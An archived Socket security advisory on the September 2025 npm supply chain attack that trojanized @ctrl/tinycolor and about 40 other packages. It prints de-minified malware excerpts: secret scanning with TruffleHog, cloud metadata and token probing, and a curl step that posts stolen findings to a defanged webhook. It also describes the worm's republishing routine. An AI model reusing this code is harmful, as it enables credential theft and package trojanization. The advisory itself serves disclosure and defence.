
Popular Tinycolor npm Package Compromised in Supply Chain Attack Affecting 40+ Packages

By Socket Research Team

Published: 2025-09-15 · Archived: 2026-04-29 02:08:03 UTC




> Update (September 16, 2025): This campaign has expanded significantly. Our follow up documents nearly 500 affected npm packages, including several open source CrowdStrike packages. Read the

> latest analysis and guidance: https://socket.dev/blog/ongoing-supply-chain-attack-targets-crowdstrike-npm-packages

A malicious update to `@ctrl/tinycolor` (2.2M weekly downloads) was detected on npm as part of a broader supply chain attack that impacted more than 40 packages spanning multiple maintainers.

The compromised versions include a function (`NpmModule.updatePackage`) that downloads a package tarball, modifies `package.json` , injects a local script (`bundle.js`), repacks the archive, and republishes it, enabling automatic trojanization of downstream packages.

The issue was first noticed by Daniel dos Santos Pereira, who flagged suspicious behavior in the latest release. Socket's automated malware detection also surfaced the threat in 40+ additional packages, and our research team continues to analyze the payload and its distribution method. While tinycolor is the most visible package, with 2.2 million weekly downloads on npm, it did not originate these compromises, but is one package among dozens trojanized in this active campaign.



Compromised Packages and Versions

The following npm packages and versions have been confirmed as affected:

- `angulartics2@14.1.2`
- `@ctrl/deluge@7.2.2`
- `@ctrl/golang-template@1.4.3`
- `@ctrl/magnet-link@4.0.4`
- `@ctrl/ngx-codemirror@7.0.2`
- `@ctrl/ngx-csv@6.0.2`

- `@ctrl/ngx-emoji-mart@9.2.2`
- `@ctrl/ngx-rightclick@4.0.2`
- `@ctrl/qbittorrent@9.7.2`
- `@ctrl/react-adsense@2.0.2`
- `@ctrl/shared-torrent@6.3.2`
- `@ctrl/tinycolor@4.1.1` , `@4.1.2`
- `@ctrl/torrent-file@4.1.2`
- `@ctrl/transmission@7.3.1`
- `@ctrl/ts-base32@4.0.2`
- `encounter-playground@0.0.5`
- `json-rules-engine-simplified@0.2.4` , `0.2.1`
- `koa2-swagger-ui@5.11.2` , 5.11.1
- `@nativescript-community/gesturehandler@2.0.35`
- `@nativescript-community/sentry 4.6.43`
- `@nativescript-community/text@1.6.13`
- `@nativescript-community/ui-collectionview@6.0.6`
- `@nativescript-community/ui-drawer@0.1.30`
- `@nativescript-community/ui-image@4.5.6`
- `@nativescript-community/ui-material-bottomsheet@7.2.72`
- `@nativescript-community/ui-material-core@7.2.76`
- `@nativescript-community/ui-material-core-tabs@7.2.76`
- `ngx-color@10.0.2`
- `ngx-toastr@19.0.2`
- `ngx-trend@8.0.1`
- `react-complaint-image@0.0.35`
- `react-jsonschema-form-conditionals@0.3.21`
- `react-jsonschema-form-extras@1.0.4`
- `rxnt-authentication@0.0.6`
- `rxnt-healthchecks-nestjs@1.0.5`
- `rxnt-kue@1.0.7`
- `swc-plugin-component-annotate@1.9.2`
- `ts-gaussian@3.0.6`

Malware Analysis#

The `bundle.js` script downloads and executes TruffleHog, a legitimate secret scanner, then searches the host for tokens and cloud credentials. It validates and uses developer and CI credentials, creates a GitHub Actions workflow inside repositories, and exfiltrates results to a hardcoded webhook (`hxxps://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7`).

The script runs automatically when the package is installed.

The referenced `bundle.js` is a large, minified file that functions as a controller. It profiles the platform, fetches a matching TruffleHog binary, and searches for known credential patterns across the filesystem and repositories.

```
 // De-minified transcription from bundle.js
const { execSync } = require("child_process");
const os = require("os");

function trufflehogUrl() {
  const plat = os.platform();
  if (plat === "win32") return "hxxps://github[.]com/trufflesecurity/trufflehog/releases/download/.../trufflehog
  if (plat === "linux") return "hxxps://github[.]com/trufflesecurity/trufflehog/releases/download/.../trufflehog
  return "hxxps://github[.]com/trufflesecurity/trufflehog/releases/download/.../trufflehog_darwin_all.tar.gz";
}

function runScanner(binaryPath, targetDir) {
  // Executes downloaded scanner against local paths
  const cmd = `"${binaryPath}" filesystem "${targetDir}" --json`;
  const out = execSync(cmd, { stdio: "pipe" }).toString();
  return JSON.parse(out); // Parsed findings contain tokens and secrets
}
```

The controller also includes a bash block that uses a GitHub personal access token if present, writes a GitHub Actions workflow into `.github/workflows`, and exfiltrates collected content to a webhook.

```
 # Extracted from a literal script block inside bundle.js
FILE_NAME=".github/workflows/shai-hulud-workflow.yml"

# Minimal exfil step inside the generated workflow
# Note: defanged URL for safety
run: |
  CONTENTS="$(cat findings.json | base64 -w0)"
  curl -s -X POST -d "$CONTENTS" "hxxps://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7"
```

Stealing Secrets

The script combines local scanning with service specific probing. It looks for environment variables such as `GITHUB_TOKEN`, `NPM_TOKEN`, `AWS_ACCESS_KEY_ID`, and `AWS_SECRET_ACCESS_KEY`. It validates npm tokens with the `whoami` endpoint, and it interacts with GitHub APIs when a token is available. It also attempts cloud metadata discovery that can leak short lived credentials inside cloud build agents.

```
 // Key network targets inside the bundle
const imdsV4 = "http://169[.]254[.]169[.]254";          // AWS instance metadata
const imdsV6 = "http://[fd00:ec2::254]";                // AWS metadata over IPv6
const gcpMeta = "http://metadata[.]google[.]internal";  // GCP metadata

// npm token verification
fetch("https://registry.npmjs.org/-/whoami", {
  headers: { "Authorization": `Bearer ${process.env.NPM_TOKEN}` }
});

// GitHub API use if GITHUB_TOKEN is present
fetch("https://api.github.com/user", {
  headers: { "Authorization": `token ${process.env.GITHUB_TOKEN}` }
});
```

The workflow that it writes to repositories persists beyond the initial host. Once committed, any future CI run can trigger the exfiltration step from within the pipeline where sensitive secrets and artifacts are available by design.

Additional Exfiltration

The payload aggregates findings into a local file named `data.json` before any outbound transfer. In addition to planting a workflow that posts `${{ toJSON(secrets) }}` to `webhook[.]site`, the script can publish stolen data into public GitHub repositories created under the victim account, which mirrors patterns seen in the Nx incident. This route persists even if `webhook` egress is blocked, and it expands impact to any repositories reachable by the captured token.

Indicators of Compromise

- `bundle.js` SHA-256: `46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09`
- Exfiltration endpoint: `hxxps://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7`

Immediate Guidance

- **Uninstall or pin to known-good versions** until patched releases are verified.
- **Audit environments** (CI/CD agents, developer laptops) that installed the affected versions for unauthorized publishes or credential theft.
- **Rotate npm tokens and other exposed secrets** if these packages were present on machines with publishing credentials.
- Monitor logs for unusual `npm publish` or package modification events.

A full technical analysis of the malware, its propagation method, and remediation guidance will follow as our investigation progresses.

Socket Threat Research Team
This research was led by:

- Philipp Burckhardt
- Kirill Boychenko
- Sarah Gooding
